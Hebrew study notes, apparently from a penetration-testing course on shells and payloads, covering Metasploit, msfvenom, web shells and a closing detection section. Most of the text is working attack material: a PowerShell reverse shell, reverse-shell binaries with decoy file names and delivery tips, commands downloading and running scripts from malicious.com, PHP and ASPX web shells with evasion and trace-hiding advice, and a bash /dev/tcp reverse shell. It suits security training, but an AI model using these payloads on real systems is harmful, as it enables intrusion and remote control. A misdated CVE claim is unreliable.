* 1. יוצר אובייקט **TCPClient** שמתחבר לכתובת 10.10.14.158 בפורט 443.

1. **קבלת הזרם (Stream) מהחיבור**

$stream = $client.GetStream();

1. **יצירת מערך בתים ריק (Empty Byte Stream)**

[byte[]]$bytes = 0..65535|%{0};

* 1. מגדיר מערך של בתים (0-65535) מלא באפסים.

1. **קריאת מידע מהחיבור**

while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)

* 1. לולאה שמחכה לקבלת פקודות מהתוקף.

1. **פענוח הנתונים כטקסט ASCII**

$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);

1. **הרצת הפקודה שהתקבלה**

$sendback = (iex $data 2>&1 | Out-String );

* 1. iex (Invoke-Expression) מריץ את הפקודה, 2>&1 מפנה שגיאות לפלט הרגיל.

1. **יצירת חיווי (Prompt) למשתמש**

$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';

1. **שליחת הפלט חזרה לתוקף**

$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);  
$stream.Write($sendbyte,0,$sendbyte.Length);  
$stream.Flush();

1. **סגירת החיבור**

$client.Close()

### **פיילואדים מגיעים בצורות שונות**

הדרך שבה אנו מפעילים פיילואד תלויה במערכת היעד, בשפת הסקריפטים ובכלים הקיימים. לא כל הפיילואדים הם פקודות קצרות – חלקם נוצרים על ידי כלים אוטומטיים כמו **Metasploit**, אשר מסוגל לבנות ולפרוס קוד זדוני בצורה מתוחכמת יותר.

**מסקנה**:

הבנה מעמיקה של פיילואדים מסייעת לעקוף אמצעי הגנה ולהתאים את הקוד לסביבת היעד. ככל שנתעמק במכניקה של הפקודות, נוכל להבין כיצד הן פועלות – ולא רק להעתיק ולהדביק אותן.

### **סיכום – שימוש ב-Metasploit לאוטומציה של Payloads והפצה**

Metasploit הוא כלי אוטומטי לפריצות שפותח ע"י Rapid7, המאפשר ניצול חולשות בקלות באמצעות מודולים מוכנים מראש. הוא מאפשר השגת שליטה על מערכות פגיעות ואף משמש בהכשרות סייבר. במדריך זה, נלמד כיצד להשתמש בגרסת הקהילה של Metasploit ב-Pwnbox לצורך יצירת וניהול Payloads באמצעות **MSFVenom**.

### **הפעלת Metasploit**

* הפעלת המסוף של Metasploit עם הרשאות root:sudo msfconsole
* ניתן לראות באנר ASCII ותצוגת סטטיסטיקות על מספר המודולים וה-Payloads הקיימים.

### **סריקת מערכת עם Nmap**

* ביצוע סריקה לזיהוי שירותים פתוחים:nmap -sC -sV -Pn 10.129.164.25
* זיהוי שהפורט **445 (SMB)** פתוח מאפשר בחירה במודול מתאים של Metasploit.

### **חיפוש מודולים רלוונטיים**

* חיפוש מודולים הקשורים ל-SMB:search smb
* בחירת מודול מתאים, לדוגמה **psexec** (מס' 56 בתוצאה):use 56

### **הגדרת פרמטרים להפעלת התקיפה**

* הגדרת כתובת היעד:set RHOSTS 10.129.180.71
* הגדרת Share:set SHARE ADMIN$
* הגדרת שם משתמש וסיסמה:

set SMBUser htb-student  
set SMBPass HTB\_@cademy\_stdnt!

* הגדרת כתובת ה-LHOST:set LHOST 10.10.14.222

### **הרצת הניצול**

* ביצוע התקיפה והפעלת ה-Payload:exploit
* הצלחת ההתקפה תוצג עם הודעת **Meterpreter session opened**, המאפשרת שליטה מלאה על המערכת המרוחקת.

### **שליטה דרך Meterpreter**

* הצגת פקודות זמינות:?
* כניסה ל-Shell מערכת:shell

### **סיכום**

* **Metasploit** מאפשר תקיפה אוטומטית על מערכות פגיעות.
* שילוב **Nmap** לזיהוי שירותים פגיעים משפר את יעילות ההתקפה.
* **Meterpreter** מספק גישה רחבה לשליטה על היעד.
* יש להשתמש בכלים אלו באחריות ולמטרות בדיקות חוקיות בלבד.

### **יצירת והפעלת מטענים (Payloads) עם MSFvenom - סיכום**

**MSFvenom** הוא כלי ליצירת מטענים (payloads) המשמשים לבדיקות חדירה עם Metasploit. הכלי מאפשר יצירה של מטענים מותאמים אישית שניתן להעביר לקורבן בדרכים שונות, כולל באמצעות הנדסה חברתית.

#### **שלבי יצירת מטען עם MSFvenom**

1. **רשימת מטענים זמינים**

msfvenom -l payloads

הפקודה מציגה את כל המטענים האפשריים המחולקים לפי מערכות הפעלה וארכיטקטורות.

1. **הבדל בין מטענים עם שלבים (Staged) וללא שלבים (Stageless)**
   1. **Staged** – המטען הראשוני נטען על היעד ואז מוריד ומריץ שלבים נוספים.
   2. **Stageless** – כל המטען נשלח בבת אחת ומריץ את הקוד ללא צורך בשלבים נוספים.

#### **יצירת מטען פשוט ללא שלבים (Stageless)**

##### **בלינוקס (.elf)**

msfvenom -p linux/x64/shell\_reverse\_tcp LHOST=10.10.14.113 LPORT=443 -f elf > createbackup.elf

* -p linux/x64/shell\_reverse\_tcp – מטען ללינוקס עם reverse shell
* LHOST=10.10.14.113 LPORT=443 – כתובת ה-IP והפורט של התוקף
* -f elf – הפורמט של הקובץ (ELF ללינוקס)
* > createbackup.elf – שם הקובץ שיווצר

##### **ב-Windows (.exe)**

msfvenom -p windows/shell\_reverse\_tcp LHOST=10.10.14.113 LPORT=443 -f exe > BonusCompensationPlanpdf.exe

* -p windows/shell\_reverse\_tcp – מטען עבור Windows
* -f exe – הפורמט של הקובץ (EXE לחלונות)
* > BonusCompensationPlanpdf.exe – שם הקובץ

#### **פתיחת מאזין (Listener) ללכידת החיבור**

לאחר שהמטען הופעל על היעד, יש להפעיל מאזין באמצעות **netcat** כדי לקבל את החיבור ההפוך (reverse shell):

sudo nc -lvnp 443

* -l – מאזין (listen)
* -v – מצב מפורט (verbose)
* -n – ללא DNS lookup
* -p 443 – פורט ההאזנה

#### **דרכי הפצת המטען**

* שליחת הקובץ במייל
* הטמעת קישור להורדה באתר
* שימוש בהתקפת USB במבחני חדירה
* שילוב המטען בתוך קובץ אמיתי (כגון מסמך PDF או קובץ תמונה)

#### **סיכום**

MSFvenom הוא כלי חזק ליצירת מטענים למערכות הפעלה שונות, תוך שימוש בטכניקות לעקיפת אנטי-וירוסים ושיטות מתקדמות להחדרת המטען ליעד. שימוש נכון בכלי יכול להוביל להצלחה בבדיקות חדירה, במיוחד כאשר משולבות בו טכניקות של הנדסה חברתית.

### **חדירה ל-Windows באמצעות WSL ו-PowerShell על לינוקס**

#### **1. שימוש ב-WSL (Windows Subsystem for Linux) לצורכי תקיפה**

* WSL מאפשר הרצת פקודות לינוקס ישירות בתוך Windows, וניתן לנצל זאת להורדת והפעלת נוזקות.
* תוקפים משתמשים ב-Python3 ובינאריים של לינוקס כדי לבצע פעולות עוינות במערכת Windows.
* **נקודת חולשה**: חומת האש של Windows ו-Windows Defender אינם מנטרים תקשורת מ-WSL, מה שיוצר "שטח מת" בהגנת Windows.

#### **2. שימוש ב-PowerShell Core בלינוקס למטרות חדירה**

* PowerShell Core ניתן להפעלה גם במערכות לינוקס, ומכיל יכולות מתקדמות לתפעול מערכות Windows מרחוק.
* תוקפים משתמשים בפונקציות PowerShell כדי להפעיל קוד זדוני ולהוריד קבצים, תוך התחמקות מאנטי-וירוס ומערכות EDR.

#### **3. שילוב של Python, WSL ו-PowerShell למתקפות מתקדמות**

* שימוש בספריות Python שנמצאות הן ב-Windows והן בלינוקס מאפשר ביצוע פעולות ללא זיהוי.
* מתקפות כאלה כבר נצפו בשטח ועקפו פתרונות אבטחה קיימים.

### **פקודות נפוצות להתקפה**

##### **הרצת פקודות לינוקס מתוך Windows באמצעות WSL**

wsl ls /home/user  
wsl curl -O <http://malicious.com/payload.sh>wsl bash payload.sh

##### **הורדת והפעלת סקריפט PowerShell זדוני ב-Windows באמצעות WSL**

powershell -ExecutionPolicy Bypass -Command "IEX (New-Object Net.WebClient).DownloadString('http://malicious.com/script.ps1')"

##### **הפעלת פקודות רשת ב-Windows דרך WSL**

wsl ifconfig  
wsl ip route

##### **שימוש ב-PowerShell Core על לינוקס לביצוע תקיפה מרחוק**

pwsh -Command "Invoke-WebRequest -Uri <http://malicious.com/script.ps1> -OutFile script.ps1; ./script.ps1"

##### **שימוש ב-Python להרצת פקודות לינוקס מתוך Windows**

import os  
os.system("wsl ifconfig")

### **סיכום**

השימוש ב-WSL ו-PowerShell Core מאפשר לתוקפים גישה מתוחכמת ולא מפוקחת למערכות Windows. שילוב של כלים מובנים כמו Python, PowerShell וסקריפטים בלינוקס יכול לסייע בעקיפת מנגנוני אבטחה. מומלץ להגביר את הפיקוח על הרצת WSL ו-PowerShell במערכות Windows, ולוודא שכל התעבורה מסוננת כראוי.

### **חדירה למערכות Unix/Linux דרך יישומים פגיעים**

#### **רקע**

למעלה מ-70% מהשרתים מבוססים על Unix/Linux, ולכן ידיעת דרכים להשגת גישה למערכות אלו מאפשרת לתוקפים לחדור לרשתות ארגוניות דרך אתרים ויישומים רגישים.

#### **שלבי התקיפה**

1. **סקר וגילוי מידע על השרת**
   1. סריקת יציאות ושירותים באמצעות **Nmap**: nmap -sC -sV 10.129.201.101
   2. ניתוח תוצאות:
      1. **Apache 2.4.6 עם PHP 7.2.34** – שרת HTTP.
      2. **MySQL פתוח על פורט 3306** – אפשרות לחולשות אבטחה בבסיס הנתונים.
      3. **FTP (vsftpd 2.0.8+) פתוח** – ייתכן תומך באנונימיות.
      4. **SSH (OpenSSH 7.4)** – לשימוש מאובטח במערכת.
2. **זיהוי יישום פגיע**
   1. הגישה לדף ה-Web חושפת את **rConfig 3.9.6**, מערכת לניהול תצורת רשת.
   2. חיפוש CVE ופגיעויות עבור גרסה זו מגלה **חולשת העלאת קובץ זדוני מרחוק (RCE).**
   3. בדיקה אם קיימים מודולים מוכנים ב-Metasploit: msf6 > search rconfig
   4. נמצאה **rconfig\_vendors\_auth\_file\_upload\_rce**, המאפשרת הרצת קוד מרחוק.
3. **ניצול החולשה להשגת גישה**
   1. טעינת מודול התקיפה: msf6 > use exploit/linux/http/rconfig\_vendors\_auth\_file\_upload\_rce
   2. הגדרת משתנים רלוונטיים והפעלת הניצול:msf6 exploit(linux/http/rconfig\_vendors\_auth\_file\_upload\_rce) > exploit
   3. מתקבלת **Meterpreter Shell** עם גישה לקבצים בשרת.
4. **מעבר ל-Shell אינטראקטיבי (TTY Shell)**
   1. הפעלת פקודת Python כדי לקבל גישה נוחה יותר: python -c 'import pty; pty.spawn("/bin/sh")'
   2. לאחר ההרצה, מתקבלת שליטה מלאה על השרת.

#### **סיכום**

התקיפה מתבצעת באמצעות **ניצול חולשת העלאת קובץ זדוני** ביישום רשת פגיע (rConfig).

שימוש ב-Nmap, חיפוש פגיעויות, והרצה ב-Metasploit מובילים לכניסה למערכת ולהשגת **גישה אינטראקטיבית מלאה**.

כאשר מקבלים גישה למערכת עם מעטפת מוגבלת (jail shell), ניתן להשתמש במספר שיטות להפעיל מעטפת אינטראקטיבית מלאה. אם Python זמין, אפשר להשתמש בו לשדרוג המעטפת, אך אם אינו קיים, יש חלופות אחרות:

1. **הרצת מעטפת ישירות**:

/bin/sh -i

1. **שימוש בשפות תכנות (אם מותקנות)**:
   1. **Perl**: perl -e 'exec "/bin/sh";'
   2. **Ruby**: ruby -e 'exec "/bin/sh"'
   3. **Lua**: lua -e 'os.execute("/bin/sh")'
   4. **AWK**: awk 'BEGIN {system("/bin/sh")}'
2. **שימוש בפקודת find להרצת מעטפת**:

find . -exec /bin/sh \; -quit

1. **שימוש ב-Vim**:

vim -c ':!/bin/sh'

או מתוך Vim:

:set shell=/bin/sh  
:shell

1. **בדיקת הרשאות קבצים והמשתמש**:
   1. לבדוק הרשאות על קובץ: ls -la <path/to/file>
   2. לבדוק הרשאות sudo: sudo -l

הבנת ההרשאות והפקודות הללו יכולה לעזור בזיהוי דרכים להסלמת הרשאות בסביבה שאליה התחברת.

### **מבוא ל-Web Shells**

בעת ביצוע בדיקות חדירה, סביר מאוד שנתקל בשרתי אינטרנט, שכן רבים מהשירותים והתשתיות בעולם מבוססים על אפליקציות אינטרנטיות. במהלך בדיקות חיצוניות, אנו רואים כי ארגונים מקשיחים את רשתותיהם, ולא חושפים שירותים פגיעים כמו SMB. כתוצאה מכך, התקפות דרך אפליקציות אינטרנט הן דרך נפוצה להשגת גישה ראשונית לרשתות הפנימיות.

#### **מהו Web Shell?**

Web Shell הוא מעטפת (Shell) מבוססת דפדפן שמאפשרת לנו להריץ פקודות על מערכת ההפעלה של שרת אינטרנט. לרוב, הוא מתקבל על ידי העלאת קובץ עם קוד זדוני בשפת צד-שרת (כגון PHP, JSP או ASP.NET).

#### **דרכים להעלאת Web Shell:**

1. ניצול **טפסי העלאת קבצים** המאפשרים להעלות קובץ הרצה (כגון PHP Shell).
2. שימוש בפונקציות באפליקציות המאפשרות **העלאת תמונה לפרופיל משתמש**, תוך עקיפת בדיקות צד-לקוח.
3. ניצול אפליקציות כמו **Tomcat, Axis2 או WebLogic**, שמאפשרות העלאת קבצים בפורמט WAR להפעלת קוד.
4. שימוש בשירותי **FTP לא מאובטחים** שמאפשרים להעלות קבצים ישירות ל-webroot של השרת.

#### **אתגרים ושימושים ב-Web Shells**

* Web Shell מאפשר הרצת פקודות על השרת דרך הדפדפן, אך הוא אינו יציב לטווח ארוך.
* לעיתים קבצים שהועלו נמחקים אוטומטית לאחר פרק זמן מסוים.
* לכן, Web Shell משמש בעיקר להשגת גישה ראשונית, ולאחר מכן ניתן לשדרג לחיבור אינטראקטיבי יותר באמצעות Reverse Shell.

### **Laudanum – Web Shell מרכזי לכל הצרכים**

**Laudanum** הוא מאגר של קבצים מוכנים מראש שניתן להעלות לשרת קורבן כדי לקבל גישה דרך **reverse shell** או להריץ פקודות ישירות מהדפדפן. המאגר כולל קבצים בשפות שונות כגון **ASP, ASPX, JSP, PHP** ועוד, והוא כלי בסיסי לכל בדיקת חדירה.

#### **שימוש ב-Laudanum**

* ניתן למצוא את קבצי Laudanum בנתיב **/usr/share/laudanum**.
* לרוב, ניתן להעתיק את הקבצים ולהעלות אותם לשרת היעד.
* בקבצי Shell מסוימים, יש לעדכן את **כתובת ה-IP של התוקף** כדי לקבל חיבור חוזר (callback).
* מומלץ להסיר **אמנות ASCII** והערות כדי להימנע מזיהוי על ידי מערכות אבטחה.

#### **שלבי ביצוע התקפה עם Laudanum**

1. **הכנת קובץ Web Shell:**
   1. מעתיקים את הקובץ הרלוונטי (לדוגמה, **shell.aspx**).
   2. מעדכנים את **כתובת ה-IP** של התוקף בקובץ.
2. **העלאת הקובץ לשרת היעד:**
   1. במקרים רבים, ניתן לנצל **טפסי העלאת קבצים** באתר.
   2. לאחר ההעלאה, השרת יציג את הנתיב אליו הועלה הקובץ.
3. **גישה לקובץ ה-Web Shell:**
   1. יש לנווט לכתובת שבה הקובץ נשמר, למשל: <http://status.inlanefreight.local/files/demo.aspx>
   2. במערכות מסוימות הנתיב עשוי לכלול **\ במקום /**.
4. **הרצת פקודות בשרת דרך ה-Web Shell:**
   1. לאחר גישה לקובץ, ניתן להריץ פקודות כמו **systeminfo** כדי לקבל מידע על השרת.

**מסקנה:**

Laudanum הוא כלי עוצמתי לבדיקות חדירה, אך דורש **העלאה מוצלחת של קובץ** על השרת. שימוש נכון בו מאפשר השגת שליטה מרחוק וניצול פגיעויות באפליקציות אינטרנטיות.

### **Antak Web Shell – שליטה מרחוק באמצעות ASPX**

#### **ASPX – רקע והסבר כללי**

**ASPX (Active Server Page Extended)** הוא סוג קובץ המבוסס על **ASP.NET** של מיקרוסופט. דפי ASPX משמשים ליצירת טפסים אינטראקטיביים המוצגים למשתמש, כאשר הנתונים שלהם מעובדים בצד השרת ומוחזרים כ-HTML. האקרים מנצלים את הפלטפורמה הזו כדי להריץ **Web Shells** ולקבל שליטה על שרתי Windows.

#### **Antak Webshell – סקירה כללית**

**Antak** הוא **Web Shell מבוסס PowerShell**, והוא חלק מהפרויקט ההתקפי **Nishang**.

🔹 מאפשר **הרצת פקודות PowerShell** ישירות דרך הדפדפן.

🔹 מאפשר **העלאת והורדת קבצים** מהשרת.

🔹 מאפשר **ביצוע קוד ישירות מהזיכרון** מבלי להשאיר עקבות על הדיסק.

### **שלבים להעלאת Antak Webshell ולהפעלתו**

1. **הכנת הקובץ לשימוש:**

cp /usr/share/nishang/Antak-WebShell/antak.aspx /home/administrator/Upload.aspx

🔹 **עריכת השורה ה-14** בקובץ כדי להוסיף שם משתמש וסיסמה לגישה מאובטחת.

🔹 מומלץ להסיר **ASCII Art** והערות כדי להימנע מזיהוי ע"י מערכות אבטחה.

1. **העלאת הקובץ לשרת היעד:**

🔹 יש לנצל פונקציית **העלאת הקבצים** באתר הפגיע ולהעלות את ה-Web Shell.

🔹 במקרה זה, הקובץ יישמר בתיקיית <\\files\> של השרת.

1. **גישה ל-Web Shell:**

🔹 יש לנווט לכתובת:

<http://status.inlanefreight.local/files/Upload.aspx>

🔹 יופיע חלון התחברות – יש להזין את שם המשתמש והסיסמה שהוגדרו.

1. **הרצת פקודות בשרת Windows באמצעות PowerShell:**

🔹 לאחר ההתחברות, ניתן **להריץ פקודות PowerShell ישירות מהדפדפן**.

🔹 ניתן להשתמש בפקודה help לקבלת רשימת פקודות זמינות.

🔹 אפשר גם **להעלות ולהוריד קבצים**, להריץ קבצי סקריפט, ולהסוות פקודות באמצעות **הצפנה**.

### **סיכום**

🔹 **Antak** הוא Web Shell חזק לניצול שרתי Windows.

🔹 מאפשר **שליטה מרחוק דרך PowerShell** עם מגוון יכולות.

🔹 יש לשלב איתו כלים נוספים כדי **להעמיק את דריסת הרגל במערכת ולשפר את ההסוואה**.

### **PHP Web Shells – שליטה בשרתים דרך דפדפן**

#### **מה זה PHP ולמה זה חשוב לפנטסטרים?**

🔹 **PHP (Hypertext Preprocessor)** הוא **שפת תכנות בצד השרת** שמריצה את רוב אתרי האינטרנט בעולם.

🔹 במתקפות על שרתים, ניצול חולשות ב-PHP יכול לאפשר **העלאת Web Shell** כדי להריץ פקודות על השרת.

#### **הדגמה: פריצת rConfig באמצעות PHP Web Shell**

1️⃣ **זיהוי מערכת היעד:**

🔹 rConfig הוא ממשק ניהול רשתות מבוסס **PHP**.

🔹 הוא מכיל **פונקציה להעלאת קובצי לוגו של ספקים**, מה שמאפשר לנו **להעלות Web Shell** מוסווה כקובץ תמונה.

2️⃣ **יצירת Web Shell:**

🔹 ניתן להשתמש ב-**WhiteWinterWolf's PHP Web Shell**.

🔹 שמור את הסקריפט בקובץ בשם connect.php.

3️⃣ **שימוש ב-Burp Suite לעקיפת מגבלות העלאת קבצים:**

🔹 הגדר את **הפרוקסי של הדפדפן** כדי להעביר את הבקשות דרך **Burp Suite**.

🔹 העלה את connect.php דרך ממשק ניהול הספקים ב-rConfig.

🔹 עצור את הבקשה ב-Burp, שנה את ה-**Content-Type** מ-application/x-php ל-image/gif.

🔹 שלח את הבקשה לשרת.

4️⃣ **ביצוע Web Shell דרך הדפדפן:**

🔹 אם ההעלאה הצליחה, קובץ ה-PHP יישמר בתיקייה /images/vendor/.

🔹 גש אליו דרך הדפדפן:

http://<TARGET\_IP>/images/vendor/connect.php 🔹 כעת ניתן להריץ **פקודות מערכת** ישירות מהדפדפן!

### **שיקולים חשובים בעת שימוש ב-Web Shells:**

⚠ **בעיות נפוצות:**

🔹 קבצים עלולים להימחק **אוטומטית** ע"י השרת.

🔹 Web Shells מספקים **מעט אינטראקטיביות**, מה שמקשה על הרצת פקודות מורכבות.

🔹 שימוש בממשק לא אינטראקטיבי **עלול להיות לא יציב**.

🕵 **פעולות להסתרת עקבות:**

🔹 מחיקת הקובץ מיד לאחר קבלת גישה.

🔹 שימוש **ב-Reverse Shell** במקום Web Shell אם אפשר.

🔹 תיעוד קפדני של כל הפעולות שנעשו – חשוב לדוחות **פנטסטינג מקצועיים**.


### **סיכום**

🔹 **PHP Web Shells** הם כלי שימושי לחדירה למערכות פגיעות.

🔹 אפשר להעלות **Web Shell במסווה של תמונה** כדי לעקוף מגבלות.

🔹 **Burp Suite** מאפשר מניפולציה של הבקשה לעקיפת בקרות אבטחה.

🔹 יש לפעול בזהירות ולהסוות עקבות כדי למנוע גילוי ע"י צוותי אבטחה.



### **📌 סיכום - The Live Engagement (כולל פקודות)**

במשימה זו, עלינו לנצל חולשות כדי לקבל גישה אינטראקטיבית למספר שרתים ברשת **Inlanefreight** דרך מכונת ה-**Foothold** שקיבלנו. נשתמש ב-RDP להתחבר ל-Foothold ואז נבצע תקיפות על המטרות בהתאם לרמזים שסופקו.

## **🔹 חיבור ל-Foothold דרך RDP**

תחילה, נתחבר למכונת ה-Foothold עם xfreerdp:

xfreerdp /v:<target IP> /u:htb-student /p:HTB\_@cademy\_stdnt!

לאחר ההתחברות, נתחיל לתקוף את השרתים.

## **🔹 Host 1 - פרצת העלאת קבצים ב-Tomcat**

📍 הכתובת: <http://status.inlanefreight.local:8080>

📍 קרדנציאלס: tomcat:Tomcatadm

📍 ניתן להעלות WebShell ב-**Tomcat Manager**

**🔹 שלבים:**

1️⃣ התחברות לממשק ניהול Tomcat:

curl -u tomcat:Tomcatadm <http://status.inlanefreight.local:8080/manager/html>

2️⃣ הכנת **war reverse shell** להעלאה:

msfvenom -p java/jsp\_shell\_reverse\_tcp LHOST=<your IP> LPORT=4444 -f war > shell.war

3️⃣ העלאת ה-shell.war דרך Tomcat Manager

4️⃣ פתיחת מאזין ב-Metasploit לקבלת חיבור חוזר:

msfconsole -q  
use exploit/multi/handler  
set payload java/jsp\_shell\_reverse\_tcp  
set LHOST <your IP>  
set LPORT 4444  
run

5️⃣ גישה ל-WebShell:

curl <http://status.inlanefreight.local:8080/shell/>

## **🔹 Host 2 - פריצה לבלוג (WordPress או דומה)**

📍 הכתובת: <http://blog.inlanefreight.local>

📍 קרדנציאלס: admin:admin123!@#

📍 כנראה חשוף לפרצת העלאת קבצים דרך עריכת פוסטים

**🔹 שלבים:**

1️⃣ התחברות למערכת הניהול של הבלוג:

curl -X POST -d "log=admin&pwd=admin123!@#&wp-submit=Log In" <http://blog.inlanefreight.local/wp-login.php>

2️⃣ יצירת WebShell מבוסס PHP והעלאתו כקובץ תמונה:

<?php system($\_GET['cmd']); ?>

3️⃣ התחברות ל-WebShell והרצת פקודות:

curl "<http://blog.inlanefreight.local/uploads/shell.php?cmd=whoami>"

4️⃣ אם יש צורך בקבלת reverse shell:

nc -lvnp 4444  
curl "<http://blog.inlanefreight.local/uploads/shell.php?cmd=bash> -i >& /dev/tcp/<your IP>/4444 0>&1"

## **🔹 Host 3 - פרצה ב-RDP (BlueKeep - CVE-2019-0708)**

📍 ניצול הפגיעות ב-**Windows RDP** משנת 2017

**🔹 שלבים:**

1️⃣ שימוש ב-Metasploit לזיהוי הפגיעות:

msfconsole -q  
use auxiliary/scanner/rdp/cve\_2019\_0708\_bluekeep  
set RHOSTS <target IP>  
run

2️⃣ ניצול הפרצה לקבלת גישה:

use exploit/windows/rdp/cve\_2019\_0708\_bluekeep\_rce  
set RHOSTS <target IP>  
set PAYLOAD windows/x64/meterpreter/reverse\_tcp  
set LHOST <your IP>  
set LPORT 4444  
run

3️⃣ ברגע שמקבלים Meterpreter, אפשר לבדוק הרשאות ולנוע בשרת:

getuid  
sysinfo

## **🔹 סיכום הפעולות**

✔️ **Host 1** - הושגה שליטה ע"י העלאת **WAR Reverse Shell**

✔️ **Host 2** - הושגה שליטה דרך העלאת **PHP WebShell**

✔️ **Host 3** - נפרץ באמצעות **BlueKeep (RDP Exploit)**

🚀 **המטרה הושגה! יש לנו שליטה על שלושת השרתים!**

### **🛡️ סיכום - זיהוי ומניעה (Detection & Prevention)**

כעת, לאחר שהכרנו את עולם התקיפה, נתמקד בצד ההגנתי. נלמד כיצד לזהות ולהתמודד עם התקפות, כולל גילוי **Shells & Payloads**, מעקב אחרי תעבורת רשת חשודה, ושיטות למניעת פרצות.

## **🔹 מסגרת MITRE ATT&CK**

🔍 **MITRE ATT&CK** היא מסגרת לזיהוי תקיפות לפי טקטיקות וטכניקות של תוקפים. שלושת הטכניקות הרלוונטיות לנושא שלנו:

|  |  |
| --- | --- |
| **טקטיקה / טכניקה** | **תיאור** |
| **Initial Access** | ניצול חולשות בממשקי רשת ציבוריים כדי לקבל גישה ראשונית (למשל, אתרי אינטרנט פרוצים, שירותי SMB, תקלות אימות). |
| **Execution** | הפעלת קוד זדוני על המערכת, למשל דרך **Web Shells**, PowerShell, Metasploit, או העלאת קבצים זדוניים. |
| **Command & Control (C2)** | הקמת ערוץ שליטה (C2) שמאפשר תקשורת שקטה עם השרת הנפרץ, לרוב באמצעות פרוטוקולים נפוצים כמו HTTP/S, DNS, NTP, או שימוש בשירותים מאושרים כמו Slack ו-Discord. |

## **🔹 אירועים שכדאי לחפש (Indicators of Compromise - IoCs)**

### **📌 העלאת קבצים חשודה**

✅ ניתוח לוגים של אתרי אינטרנט כדי לזהות קבצים זדוניים.

✅ שימוש בפיירוול ואנטי-וירוס לזיהוי פעילות חשודה.

✅ הקשחת שרתים ציבוריים והגבלת גישה.

**🔍 בדיקת העלאות קבצים ב-Linux:**

grep "upload" /var/log/apache2/access.log

### **📌 פעילות חשודה של משתמשים**

✅ מעקב אחרי פקודות לא אופייניות (כגון whoami או net user).

✅ ניטור שימוש ב-SMB לשיתוף קבצים בין מחשבים שלא אמורים לתקשר זה עם זה.

✅ הפעלת לוגים ל-PowerShell ולאירועים במערכת.

**🔍 בדיקת פקודות חשודות בלוגים של Windows:**

Get-EventLog -LogName Security | Where-Object { $\_.EventID -eq 4688 }

### **📌 תעבורת רשת חריגה**

✅ ניטור דפוסי גלישה לא רגילים (למשל, תעבורה גבוהה לכתובות IP חשודות).

✅ זיהוי תעבורה ליצירת חיבור **reverse shell** (למשל, חיבורים יוצאים לפורט 4444).

✅ שימוש ב-SIEM ו-NetFlow לניטור תנועה חריגה.

**🔍 ניטור תעבורה בפורטים חשודים עם tcpdump:**

tcpdump -i eth0 port 4444

## **🔹 הקשחת הרשת ומערכות קצה (End Devices Protection)**

### **📌 ניראות רשתית**

✅ תיעוד והבנה של הארכיטקטורה הרשתית.

✅ שימוש בכלים כמו **NetFlow**, **IDS/IPS**, וניתוח תעבורה עם **Wireshark**.

✅ הקמת **DMZ** כדי להפריד שרתים ציבוריים משאר הרשת.

**🔍 חיפוש תעבורה יוצאת חשודה בפורט 4444:**

netstat -antp | grep 4444

### **📌 אבטחת תחנות קצה (Workstations & Servers)**

✅ התקנת אנטי-וירוס ועדכון שוטף של מערכות ההפעלה.

✅ הפעלת **Windows Defender** וחומת אש מבוססת חוקים מחמירים.

✅ הגבלת גישה לפי **Least Privilege Principle** - משתמשים יקבלו רק את ההרשאות הנחוצות.

**🔍 בדיקת הפעלה של Windows Defender:**

Get-MpComputerStatus

## **🔹 מנגנוני הגנה מומלצים (Mitigation Techniques)**

✅ **Application Sandboxing** - הרצת יישומים בבידוד כדי לצמצם סיכוני הרצה של קוד זדוני.

✅ **Least Privilege** - צמצום הרשאות משתמשים לפי צורך אמיתי בלבד.

✅ **Host Segmentation** - בידוד שרתים פגיעים ומניעת תנועה ישירה אליהם.

✅ **Firewalls & IDS/IPS** - חומת אש חכמה שתזהה ותמנע תעבורה זדונית.

✅ **Patch Management** - עדכון שוטף של מערכות כדי לסגור פרצות אבטחה ידועות.

## **🎯 סיכום**

🔹 זיהוי והגנה מפני תקיפות דורשים שילוב של כלים וטכניקות שונות.

🔹 ניטור **לוגים, תעבורת רשת, והרשאות משתמשים** יסייע באיתור איומים בשלב מוקדם.

🔹 מניעת פריצות אפשרית באמצעות **הקשחת מערכות, עדכונים שוטפים, וחוקי חומת אש מחמירים**.

🔹 השימוש במודיעין אבטחה כגון **MITRE ATT&CK** עוזר לזהות ולחסום טכניקות תקיפה נפוצות.

🚀 **שילוב כל הגורמים הללו ייצור סביבת אבטחה חזקה שמקשה על תוקפים לפרוץ לרשת!**

### **תיאוריית ההגנה ואבטחת סיסמאות**

